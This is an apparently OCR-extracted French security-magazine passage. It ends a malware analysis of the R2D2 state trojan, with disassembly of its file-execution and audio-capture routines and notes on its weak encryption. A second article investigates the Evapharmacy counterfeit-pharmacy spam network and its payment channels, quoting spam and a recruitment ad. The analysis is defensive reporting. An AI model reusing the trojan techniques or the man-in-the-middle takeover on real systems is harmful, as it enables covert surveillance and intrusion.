Le fichier va ensuite être exécuté grâce à la fonction « ShellExecuteExA » de la DLL « shell32.dll ». Une structure de type _SHELLEXECUTEINFO a été précédemment créée et passée en paramètre à la fonction.

```
push    offset aShell32_dll ; "shell32.dll"
call    ds:LoadLibraryA
mov     esi, eax
push    offset aShellexecuteex ; "ShellExecuteExA"
push    esi             ; hModule
call    ds:GetProcAddress
test    eax, eax
setnz   bl
test    bl, bl
jz      short loc_10003CE0
```


```
lea     ecx, [esp+0E4h+var_9C]
push    ecx
call    eax
test    eax, eax
```

Capture audio

Le cheval de Troie a également la capacité de capturer certains flux audio, grâce à la librairie « Winmm.dll » qu'il charge dynamiquement.

```
push    ebx             ; hModule
push    edi
push    offset aWinmm_dll ; "winmm.dll"
call    ds:LoadLibraryA
mov     ebx, ds:GetProcAddress
mov     edi, eax
push    offset aWaveinopen ; "waveInOpen"
push    edi             ; hModule
call    ebx ; GetProcAddress
push    offset aWaveinclose ; "waveInClose"
push    edi             ; hModule
mov     [esi], eax
call    ebx ; GetProcAddress
push    offset aWaveinprepareh ; "waveInPrepareHeader"
push    edi             ; hModule
mov     [esi+4], eax
call    ebx ; GetProcAddress
push    offset aWaveinunprepar ; "waveInUnprepareHeader"
push    edi             ; hModule
mov     [esi+8], eax
call    ebx ; GetProcAddress
push    offset aWaveinaddbuffe ; "waveInAddBuffer"
push    edi             ; hModule
mov     [esi+0Ch], eax
call    ebx ; GetProcAddress
push    offset aWaveinstart ; "waveInStart"
push    edi             ; hModule
mov     [esi+10h], eax
call    ebx ; GetProcAddress
push    offset aWaveinstop ; "waveInStop"
push    edi             ; hModule
mov     [esi+14h], eax
call    ebx ; GetProcAddress
push    offset aWaveinreset ; "waveInReset"
push    edi             ; hModule
mov     [esi+18h], eax
call    ebx ; GetProcAddress
push    offset aWaveoutopen ; "waveOutOpen"
push    edi             ; hModule
mov     [esi+1Ch], eax
call    ebx ; GetProcAddress
push    offset aWaveoutclose ; "waveOutClose"
push    edi             ; hModule
mov     [esi+20h], eax
call    ebx ; GetProcAddress
push    offset aWaveoutprepare ; "waveOutPrepareHeader"
push    edi             ; hModule
mov     [esi+24h], eax
```

La fonction « waveInOpen » va, par exemple, ouvrir un flux de type Wave pour son enregistrement.


This function opens a specified waveform input device for recording.

Syntax

```
MMRESULT waveInOpen(
  LPHWAVEIN phwi,
  UINT uDeviceID,
  LPCWAVEFORMATEX pwfx,
  DWORD dwCallback,
  DWORD dwInstance,
  DWORD fdwOpen
);
```

> Remarques

L'analyse menée par le CCC ainsi que par nos soins a permis de remonter plusieurs problématiques dans la conception même du cheval de Troie R2D2.

Comme cela a été vu précédemment, le chiffrement n'est pas sûr. La clé étant stockée directement dans le code source du cheval de Troie, elle peut être récupérée. Elle permet alors de déchiffrer les données envoyées par le cheval de Troie au centre de commande et de contrôle. En faisant une attaque de type « Man-In-The-Middle », il est possible d'envoyer de fausses informations au serveur, en les chiffrant avec la bonne clé. De la même façon, il est aussi possible de voir les « preuves » qui transitent sur le réseau.
Un utilisateur pourrait alors être faussement accusé.

Par ailleurs, les communications entre le centre de commande et le cheval de Troie n'étant pas chiffrées, il est possible, toujours en faisant une attaque de type « Man-In-The-Middle », d'envoyer directement des commandes à celui-ci. On peut alors, en utilisant la fonctionnalité d'upload et d'exécution de fichiers, compromettre le système hébergeant le cheval de Troie.

Enfin, si une vulnérabilité était découverte au sein du pilote en mode noyau du cheval de Troie, un attaquant pourrait alors l'exploiter pour élever ses privilèges.

> Conclusion

Ce cheval de Troie, créé pour être utilisé dans le cadre d'opérations judiciaires sensibles, aurait dû être irréprochable à tous les niveaux : aussi bien au niveau de son infrastructure que par le chiffrement des données envoyées. Utilisé pour récolter des preuves, aucune entité externe ne devrait pouvoir interagir avec lui. Néanmoins, nous avons vu dans cet article que plusieurs vulnérabilités existent, et permettent d'envoyer de fausses preuves, mais aussi de prendre le contrôle complet du système où le cheval de Troie a été installé. L'implémentation d'un chiffrement asymétrique aurait pourtant simplement résolu cette problématique...

La découverte de R2D2 pose donc la question suivante pour l'avenir :
Dans quelle mesure un gouvernement peut-il installer un cheval de Troie sur une machine, si celui-ci n'est pas en mesure de garantir la sécurité de l'utilisateur incriminé, et l'intégrité des données utilisées comme preuve ?

Références

Références CERT-XMCO
CXA-2012-0165, CXA-2011-1917, CXA-2011-1839, CXA-2011-1793, CXA-2011-1726, CXA-2011-1723, CXA-2011-1717

Site du CCC
http://www.ccc.de/en/updates/2011/staatstrojaner
http://www.ccc.de/system/uploads/76/original/staatstrojaner-report23.pdf

Billet de Sophos
http://nakedsecurity.sophos.com/2011/10/10/german-government-r2d2-trojan-faq/

Autres
http://www.dw.de/dw/article/0,,15449054,00.html
http://wiki.piratenpartei.de/images/5/54/Bayern-skype-tkue.pdf
http://ted.europa.eu/udl?uri=TED:NOTICE:26158-2009:TEXT:EN:HTML&tabId=2

> Spam, Viagra et pharmacies fictives...

La vente de médicaments sur Internet pourrait devenir une activité parfaitement légale dans les prochaines années. Actuellement, les faux médicaments et les pharmacies fictives pullulent sur la Toile. Aidés par des spammeurs, ces cybercriminels développent une activité florissante et difficilement répréhensible...
Analyse de ce fléau grandissant...

par Marie Garbez

Taiyo Fujii

Médicaments et Internet, les liaisons dangereuses

> Préambule

Acheter ses médicaments sur Internet, le futur de la pharmacie ? Si l'idée peut paraître surprenante, voire dangereuse, les citoyens français devraient néanmoins bientôt avoir cette possibilité.

En 2003, un arrêt de la Cour européenne de justice s'est en effet montré favorable à la vente de médicaments en ligne au sein de l'Union Européenne. Si vingt Etats membres ont déjà suivi la position adoptée par la Cour, la France ne semble pas encore vouloir franchir ce pas.
L'Agence Française de Sécurité Sanitaire des Produits de Santé (Afssaps) étudie le projet mais sa position reste pour le moment sans équivoque : «L'achat de médicaments sur Internet expose à de nombreux risques pour la santé et peut favoriser le mauvais usage des médicaments. En conséquence, l'Afssaps déconseille vivement ce mode d'achat car seul le circuit pharmaceutique offre les garanties nécessaires de sécurité et de fiabilité, notamment parce qu'il est régulièrement contrôlé par les autorités sanitaires. »

Pourtant, une harmonisation européenne semble inévitable, le droit communautaire ayant rattaché symboliquement la vente de médicament à la Direction du commerce au lieu de la Direction de la santé.
Le médicament qui devient une marchandise comme les autres ? L'enjeu est évidemment politique face aux déficits abyssaux de nos systèmes de santé.
Quelles en seront néanmoins les conséquences sur la sécurité sanitaire des populations ?

Les experts n'ignorent pas que les médicaments contrefaits arrivent majoritairement en Europe par le biais d'achats réalisés sur Internet. Les risques pour la santé sont dramatiques, 50% des médicaments vendus sur la Toile étant des faux, ce pourcentage atteignant 90% pour ceux nécessitant normalement la présentation d'une ordonnance.

Les saisies aux frontières explosent chaque année mais quelle proportion de ces médicaments empoisonnés arrive à destination ? Seuls 3% des marchandises qui entrent sur le territoire de l'Union pouvant être contrôlées, il est très difficile d'établir avec certitude des statistiques.

«Sur 41 568 sites de pharmacies actifs sur la Toile, les internautes ne peuvent se fier qu'à 0,6% d'entre eux. Le reste, soit 40 201, sont des pharmacies dites « sauvages » : ne disposant d'aucun agrément, elles dissimulent leur localisation réelle et la qualité véritable des produits qu'elles dispensent.»

Ces commandes en ligne ont déjà été responsables du décès d'internautes mais face aux 2 000% de profits (1) que peut générer cette activité criminelle, les contrefacteurs n'ont aucun scrupule. Les conséquences désastreuses de leurs agissements dans certains pays dont les systèmes de contrôles sont fragiles est tout simplement inqualifiable : chaque année, 700 000 personnes décèdent dans le monde suite à l'utilisation de médicaments contrefaits visant à lutter contre le paludisme et la tuberculose (2).

Avec la libéralisation prochaine de la vente de médicaments sur Internet, nombre de criminels vont inonder d'autant plus le marché européen de leurs spams quotidiens.

Plusieurs de ces « pourriels » rencontreront probablement un écho favorable auprès d'une partie de la population a priori non familière de tels achats et ce, pour trois raisons principales : la vente en ligne devenant légale, certains spams pourront influencer le consommateur et tromper sa vigilance. Franchir le pas de l'achat virtuel pourra en outre être favorisé par deux autres facteurs : un recours croissant à l'automédication et d'autre part la recherche d'économie, les prix au rabais pratiqués sur Internet pouvant se révéler attractif en temps de crise.

Qui se cache derrière ces spams ? Qui sont ces marchands de mort contre lesquels les autorités et l'industrie pharmaceutique ont tant de difficultés à lutter ?
Si la bataille est déjà très complexe dans la distribution classique, celle menée sur Internet comporte des obstacles supplémentaires.

A travers l'exemple d' « Evapharmacy », l'un des plus important programme d'affiliation de produits pharmaceutiques actuels (cf. encadré), nous avons essayé de lever le voile sur les éléments clefs de cette économie criminelle. De la mise en place de sites web (1), à la recherche d'une banque non regardante sur les activités de sa clientèle, les programmes d'affiliation tels qu'Evapharmacy ont avant tout besoin de spammeurs professionnels (2).

> INFO

Pharmacie et affiliation

Evapharmacy fonctionne de manière identique à un programme d'affiliation classique mais dans un but et avec des moyens illégaux.

Gérant plusieurs milliers de sites web, elle recherche des spammeurs et des hackers prêts à diffuser le plus largement possible sur la Toile ses produits contrefaits. Alex Polyakov serait à la tête de cet « empire ». Activement recherché par le FBI et Interpol, cet ukrainien se serait également illustré dans la diffusion massive de pédopornographie, de virus et le vol de données bancaires.

La manière dont ces médicaments sont fabriqués et circulent à travers le monde ne pouvant être éludée, la dernière partie de cet article y est consacrée (3).

De l'Ukraine à l'Inde, en passant par les Etats-Unis, les chemins du médicament contrefait ne connaissent décidément aucune frontière.

> Le règne des pharmacies fictives sur le web

Sur 41 568 sites de pharmacies actifs sur la Toile, les internautes ne peuvent se fier qu'à 0,6% d'entre eux. Le reste, soit 40 201, sont des pharmacies dites « sauvages » : ne disposant d'aucun agrément, elles dissimulent leur localisation réelle et la qualité véritable des produits qu'elles dispensent.

Evapharmacy, qui existe depuis maintenant huit longues années, bénéficie d'un réseau conséquent de 2 574 sites internet sous son contrôle (3). Autant d'opportunités d'attirer le maximum de clients potentiels.

Ces sites illégaux noient de part leur présence en nombre la faible quantité d'acteurs légitimes mais ils ne s'arrêtent pas là. Ils saturent le marché en se servant également de la publicité.

Google a longtemps permis à des pharmacies non autorisées d'afficher leurs bannières publicitaires et d'apparaître en bonne position dans ses résultats de recherche. L'Agence fédérale américaine des produits alimentaires et médicamenteux avait pourtant prié toutes les plateformes de recherche de ne pas se prêter à de telles pratiques depuis 2003. Le ministère de la justice américain demande désormais à Google de restituer les 500 millions de dollars de bénéfices générés par cette seule activité marketing (4).

La situation aux Etats-Unis se révèle en effet particulièrement critique car de nombreux américains commandent leurs médicaments sur des sites canadiens, à des prix nettement plus attractifs que leurs homologues américains.
Les contrefacteurs, conscients de cette attente, sont nombreux à s'improviser canadiens et déclarent opérer en possession de toutes les licences nécessaires...

Evapharmacy l'ukrainienne, devient ainsi au gré de ses besoins : Canadian Health&Care Mall, Canadian Family Pharmacy ou Canadian Neighbor Pharmacy etc.

Ci-dessous, l'exemple de l'un de ses sites web : à en croire le Docteur Edward Armington, Canadian Health&Care Mall serait tenu par des professionnels du monde médical depuis leurs pharmacies de Toronto et d'Ottawa.


Regards,
Dr. Edward B. Armington
CEO of Canadian Health&Care Ma

Une chaîne du médicament sûre, un site approuvé par les autorités canadiennes et américaines comme le certifient les logos en bas de page... Tous les détails sont destinés à inspirer la confiance. Or, en interrogeant le site « LegitScript », programme officiel chargé de surveiller la vente de produits de santé en ligne, ce site n'a de canadien que le nom et est répertorié dans la catégorie « pharmacie sauvage ».

canadianhealthcaremall.net is an Unapproved Internet Pharmacy:
LegitScript has reviewed this Internet pharmacy and determined that it does not meet LegitScript Internet pharmacy verification standards.

Additionally, LegitScript has determined that this pharmacy website meets o definition of a "Rogue Internet Pharmacy".

Les internautes induits en erreur sont nombreux à se plaindre dans des forums dédiés à ce thème mais combien ont été victimes de troubles de santé à cause de médicaments commandés en toute confiance ?



Il est intéressant de relever à quel point les contrefacteurs s'ingénient à parsemer leurs sites de logos tous plus officiels les uns que les autres. Les internautes ne devraient accorder aucun crédit à ces éléments qui visent sciemment à les tromper quant à la respectabilité d'un site web.

Les citoyens européens auront ainsi du souci à se faire car la directive « médicaments falsifiés » du 8 juin 2011 fait du logo l'une des deux composantes majeures afin de pouvoir certifier l'authenticité d'une pharmacie virtuelle : « un logo commun est mis en place, qui est reconnaissable à travers l'Union, tout en permettant l'identification de l'Etat membre dans lequel est établie la personne offrant à la vente à distance des médicaments au public. Ce logo est clairement affiché sur les sites [...] ».
Les cybercriminels étant maîtres dans l'art de la falsification, ce logo « made in UE » sera sans aucun doute rapidement copié à la perfection.

Comment les autorités vont-elles lutter contre ce flot de fausses pharmacies adoptant toutes les apparences des vraies ? Le fait qu'elles constituent 96,7% du marché répond déjà en quelques sorte à la question : fermer ces sites est difficile, identifier leurs propriétaires l'est encore plus.

Concernant la possibilité de leurs fermetures, notons que certains hébergeurs refusent d'emblée de coopérer lorsqu'ils sont alertés par des organismes officiels. Les sites de leurs clients continueront donc de fonctionner, quelqu' en soit le contenu. Legitscript a identifié certains de ces hébergeurs « voyous » : trois aux Etats-Unis (eNom, UK2Group et Moniker), un en Russie (CentroHost) et un autre aux Pays Bas (Realtime Register) (5).

D'autres hébergeurs acceptent quant à eux volontiers de fermer ces sites frauduleux mais ne peuvent pas, dans bien des cas, renseigner la police sur l'identité de leurs propriétaires. En effet, ces derniers utilisent frauduleusement l'identité d'internautes leur ayant commandé des médicaments... ainsi que leur numéro de carte bancaire pour s'acquitter du prix de l'hébergement.

> Pharmacies fictives et spammeurs, une collaboration indispensable

Les propriétaires de ces « pharmacies sauvages » se donnent beaucoup de mal pour exister sur la Toile mais il faut que la clientèle soit réceptive. Acheter ses médicaments sur Internet n'a en effet encore rien de naturel pour de nombreuses personnes.
Une solution a néanmoins été trouvée, pour que cette idée « germe » dans les esprits des internautes : le spam. Cette alternative est loin d'être inefficace car environ 11% des spams aboutissent à une commande (6).

Le spam, arme absolue de persuasion

Si le traditionnel spam vantant les mérites du viagra fonctionne encore, la liste des médicaments proposés par Evapharmacy n'a eu de cesse de se diversifier. Désormais, les spams font également la promotion de médicaments cardiovasculaires et anticancéreux.
Ce phénomène est particulièrement inquiétant car il témoigne de la progression de la vente de médicaments vitaux sur Internet et non de seuls conforts.

Exemple d'un des nombreux spams envoyés par Evapharmacy. Celui-ci concerne la vente d'antibiotiques.

AAntiiboticsWorkByKililnngBacteeriaAand/OorPrevenntningTheirGrwoth.


SomeOfOourrMosstPoplularProdutcssAreMeantFforYourFamilyHaappinesss

http://www.laryssacamile.com/

Mourn that which will not come again,
deceased farmer in Durnover wanted an opinion of the value
If it will give you pleasure, my dear, well, we will have Maxence

Le potentiel de nuisance d'Evapharmacy décuple dès qu'un internaute répond à de telles sollicitations comme l'illustre notre test : après avoir initié une commande sur l'un de ses nombreux sites pour étudier le mode de fonctionnement, nous avons été inondés de spams toutes les deux heures pendant plusieurs jours afin que nous la finalisions.

Les mails répétés arrivaient directement dans la boite de réception de notre adresse mail créée pour l'occasion. Oubliant la très sérieuse pharmacie du Docteur Armington, la Canadian Heath&Care Mall utilisait pour l'occasion une simple adresse gmail (wynellpennye@gmail.com).



Pour spammer, Evapharmacy n'emploie pas sa propre équipe de professionnels mais recrute librement dans des forums underground. Tous les internautes intéressés peuvent postuler même si les conditions d'entrées deviennent plus difficiles avec les années.
La rémunération se révèle particulièrement attractive car, sur leurs ventes, chaque recrue perçoit une commission de 45%.

Exemple d'une des annonces d'Evapharmacy sur un forum cybercriminel. Les spammeurs et hackers sont invités à collaborer afin de promouvoir les produits contrefaits sur Internet.


Salut **evapharmacy** !

Eva affiliate programs work since 2003
For spammers - accepts bulk mails.
For SEO Webmasters - eva accept pharmacy traffic.
For hackers - also have a job always. pay on time, no hold.

For carding - it is forbidden! They don`t pay for fraudulent sales, for shure

Ecoin, monnaie officielle de cette activité criminelle

Pour rétribuer ses « petites mains », le dirigeant ukrainien présumé d'Evapharmacy, Alex Polyakov, a choisi de s'associer avec une entreprise de son pays : Ecoin.cc.
Ecoin.cc est avant tout une monnaie virtuelle, le « Ecoin », que les utilisateurs peuvent s'échanger librement par le biais d'un compte virtuel associé. Cependant, les spammeurs d'Evapharmacy sont répartis dans le monde entier et ce mode de paiement est totalement inconnu dans certains pays.



Alex Polyakov aurait-il fait une erreur en choisissant cette entreprise de la petite ville de Chernivtsi ?
La réponse est bien évidemment négative, le fonctionnement d'Ecoin.cc offrant de nombreux avantages à ses membres.

« Pour spammer, Evapharmacy n'emploie pas sa propre équipe de professionnels mais recrute librement dans des forums underground »

En effet, en ouvrant un compte chez Ecoin.cc, les spammeurs ne bénéficient pas uniquement d'un compte virtuel mais accèdent également à toute une gamme de services financiers très complète.

Par exemple, un compte bancaire aux Etats-Unis ainsi qu'un autre à Saint-Vincent, célèbre paradis fiscal, sont mis gracieusement à disposition des propagateurs de « pourriels ». Ces derniers peuvent dès lors, selon leurs besoins, y faire transiter des chèques ou virements bancaires mais surtout, recevoir de l'argent de tiers au nom de la société Ecoin.cc, une excellente manière de préserver un anonymat total.

Il suffit d'en informer les dirigeants d'Ecoin.cc quelques temps à l'avance afin que les fonds soient crédités dans le compte dès leur réception.

De manière très originale, une section « chèques et virements inconnus » a été mise en place par Ecoin.cc lorsqu'aucun spammeur ne s'est manifesté avant leur arrivé. Les sommes sont masquées, certainement afin que le véritable bénéficiaire puisse indiquer la somme exacte afin d'être identifié avec certitude (cf. copie d'écran ci-dessous).

Unknown checks / wires *(22.12.2011)*
Wires:
$ 2xxx.xx MATOMY MEDIA LTD
$ 1xx.xx CC MEDIA NETWORK LIMITED
$ 1xxx.xx crosstown
$ 2xxx.xx ONTARIO LIMITED
$ 3xxxx.xx BLUE WATERS WEB CONSULTANCY
$ 2xx.xx EPOCH PNL
$ 4xx.xx PAYMENT FORADVERTISING SERVICES
$ 9xx.x4 BIG FISH GAMES INC
$ 1xxx.x3 SINO CONNECTOR LIMITED
$ 2xx.x3 CC MEDIA NETWORK LIMITED
$ 2xx.x3 CROSSTOWN SERVICES INC
$ 1xxx.x7 BIGPOINT GMBH
$ 1xx.x9 CC MEDIA NETWORK LIMITED
$ 2xx.x2 INMOBI PTE LTD
$ 9x.x5 ADMOB INC
$ 1xx.x9 CC MEDIA NETWORK LIMITED
$ 2xx.xx MORENET HOLDINGS N.V.
$ 5x.xx MEDLEY.COM INC PAYMENTS
$ 3xxx.xx ARRENDADORA DE SERVICIOS
$ 3xx.xx FROYTALSERVICES LTD
$ 2xx.xx CC MEDIA NETWORK LIMITED
$ 2xx.xx MORENET HOLDINGS N.V.
$ 3xx.xx CC MEDIA NETWORK LTD
$ 1xx1.xx TRI-TECH INTERNET SERVICES


Checks:

$ 7x.xx Medley.com
$ 10x.xx Interactive Gallery
$ 21x.xx Intersec Interactive
$ 31x.xx Big Country Media
$ 21x.xx M3 NYC

$ 11x.xx Verotel Merchant
$ 13x.xx 1/INTERNATIONAL MEDIA COMPANY
$ 12x.xx 1/INTERNATIONAL MEDIA COMPANY
$ 13x.xx 1/INTERNATIONAL MEDIA COMPANY
$ 67x.xx 1/INTERNATIONAL MEDIA COMPANY
$ 7x.xx RK Netmedia, Inc.

$ 22x.xx Deutsche Bank Trust

L'argent virtuel ou réel n'est pas différencié et peut circuler librement entre les trois comptes.
Afin de retirer ses fonds, une carte de retrait de la Loyal Bank de Saint-Vincent-et-grenadines est envoyée au spammeur s'il le désire.



Médicaments et Internet, les liaisons dangereuses

L'atout considérable d'Ecoin.cc est que cette dernière est aussi son propre échangeur au travers de sa société « Ermoney ». Ainsi, grâce à un contrat unique avec Ecoin. Evapharmacy peut également proposer à sa clientèle d'être rémunérée en d'autres monnaies virtuelles comme Paypal, Epese, Paxum et Webmoney.

Si la plupart de ces noms sont inconnus du grand public, Paypal fait cependant lui largement exception dans cette liste. Paypal est devenu le moyen de paiement privilégié d'Evapharmacy depuis octobre 2010.

Comment une société telle que Paypal, impliquée dans la lutte contre le spam et l'utilisation frauduleuse de son service peut-elle être en relation avec l'un des plus important réseau de distribution illégale de médicaments sur Internet ?

08-Nov-2010, 01:38

E.V.A.
New Member

Re: E.V.A. Pharmacy - Pharmacy Affiliate Program, Since 2003, 45% Commission.

E.V.A. Pharmacy Is Introducing New Products, Banners and Payment Methods!

- ED hit items including high strength Black Cialis and Levitra;
- a whole new range of aloe herbals;
- several branded products are available again;
- total about 20 new items!

Not only new products but also new payment methods and banners were added in Octob

Now you can withdraw directly to Epese, Ecoin, Paxum and Paypal. **You can also use m**
than 300 pretty banners, which were recently added. Also, the referral commissio

Certes Paypal ne compte qu'indirectement Evapharmacy parmi sa clientèle mais il ne lui aurait suffit que de quelques minutes de recherches pour se rendre compte que la liste des partenaires privilégiés d'Ecoin.cc est particulièrement alarmante.

Список партнерских программ и сервисов *(16.(*
Дорогие вебмастера и просто трудящиеся!
Хотелось бы ознакомить Вас с новыми партнерскими прог
В списке представлены так же партнерские программы, к
поддержке партнерки.

К таким относятся:
club-first.biz
overbucks.com
daoleads.com
daoclick.com
cashcv.com
royal-cash.com

Уже делают платежи:

serious-coin.com
serious-cash.com
adult-empire.com
fetishdollars.net
badboyscash.com
tommypimp.com
evapartners.ru
vippay.com
diamondgays.com

Evapharmacy est citée dans cette liste sous le nom d'Evapartners.ru, l'un des portails où les spammeurs peuvent se connecter afin de suivre l'état de leurs commandes et demander le retrait de leurs fonds. Cette liste est disponible en libre accès, en quelques clics.

> INFO

Programme d'affiliation criminel recherche banque... désespérément

Lorsque les programmes d'affiliation rémunèrent leurs spammeurs, cela suppose bien évidemment qu'un client vienne de passer commande. Loin des monnaies virtuelles, le client règle lui son achat par carte bancaire.

Mais quelle banque peut accepter de prendre part à de telles activités en faisant bénéficier ces sites web de leur réseau Visa et Mastercard ? L'étude américaine «End-To-End Analysis Of The Spam Value Chain» s'est penchée sur cette épineuse question, les résultats publiés se révélant très surprenants.

Les 100 milliards de dollars de bénéfices que le spam rapporte chaque année ne transitent que par les comptes bancaires de treize banques dans le monde. Une banque azérie « Azerigazbank », numéro une du classement, traite à elle seule 60% des transactions.

Interrogé, le directeur de la banque s'amuserait presque de la situation en déclarant qu'il ne commet rien d'illégal et que, si tel était le cas, Visa lui aurait déjà certainement infligé des sanctions. Il y a en effet matière à s'étonner de l'inaction de Visa sur ce fléau.

Concernant Evapharmacy, cette dernière est la cliente de BinBank, l'une des trente plus importante banque de Russie. La presse russe si loquace sur la banque azérie, n'a que très brièvement et à demi mot évoqué cette situation.

> Un marché du médicament contrefait en pleine expansion

A la lecture des informations précédentes, il ne fait aucun doute que l'industrie de la contrefaçon sur Internet nécessite une organisation complexe et d'importants moyens financiers.
L'unique domaine où les contrefacteurs ne rencontrent que très peu d'obstacles est étonnamment le plus répréhensible : fabriquer et exporter de faux médicaments.
Les raisons expliquant cette relative simplicité et ce fort sentiment d'impunité sont multiples :

✚ Fabriquer des médicaments contrefaits n'est assorti d'aucune sanction pénale dans plusieurs pays. Ainsi, si un européen s'expose à dix ans de prison en jouant aux apprentis chimistes, un ukrainien ne risque lui que 150 euros d'amende (7). Une législation loin d'être dissuasive.
✚ La chaine des médicaments est longue et une multitude d'intermédiaires les manipulent avant que ces derniers n'arrivent à leur destinataire final : le consommateur. Il n'est dès lors pas toujours possible d'identifier le site où ces médicaments ont été fabriqués et, surtout, qui est à l'origine de leur diffusion.

« Selon l'Agence européenne du médicament, environ 80% de substances actives utilisées pour la production de médicaments à l'intérieur de l'Espace économique européen sont manufacturées hors de ce dernier. »

Concernant le spam, le laboratoire indien « Tulip Lab » a pu être lié avec certitude à plusieurs programmes d'affiliation tels que « GenBucks » mais aussi Evapharmacy.
Tulip Lab existe-il réellement ? Bien que les boîtes de médicaments reçues par les internautes mentionnent avoir été fabriquées par le dit laboratoire, il est fort possible que cette information soit fausse. Les contrefacteurs conditionnent ou reconditionnent en effet leurs marchandises comme ils le souhaitent et n'auraient sûrement pas pris le risque d'indiquer leur véritable lieu d'approvisionnement.

Le site web du laboratoire ne convainc pas d'une réelle existence et fait plutôt office de façade. Pour preuve, les adresses mails utilisées par la société sont des simples Gmail ou Yahoo.

Tulip Lab, fort de ses 10 à 50 millions de dollars de vente par an (selon les affirmations de son dirigeant) aurait désormais une filiale en Ukraine. Le site du laboratoire ukrainien déclare fièrement être implanté dans plusieurs pays d'Europe... dont la France.

Selon l'Agence européenne du médicament, environ 80% de substances actives utilisées pour la production de médicaments à l'intérieur de l'Espace économique européen sont manufacturées hors de ce dernier. Les grands groupes pharmaceutiques sont désormais majoritairement implantés en Inde et en Chine. A elle seule, l'Inde compte plus de 20 000 laboratoires (8).

Malheureusement, ces deux géants sont aussi le lieu privilégié de la production de contrefaçons. Les exportations légitimes et criminelles partent donc des mêmes pays et les faux deviennent de plus en plus difficilement dissociables des vrais. L'organisation professionnelle qui regroupe les entreprises du médicament en France s'inquiète d'ailleurs de cette perfection grandissante de la contrefaçon.

Publicité d'une campagne de prévention russe : « Une de ces gélules est une contrefaçon. Devine laquelle ? »

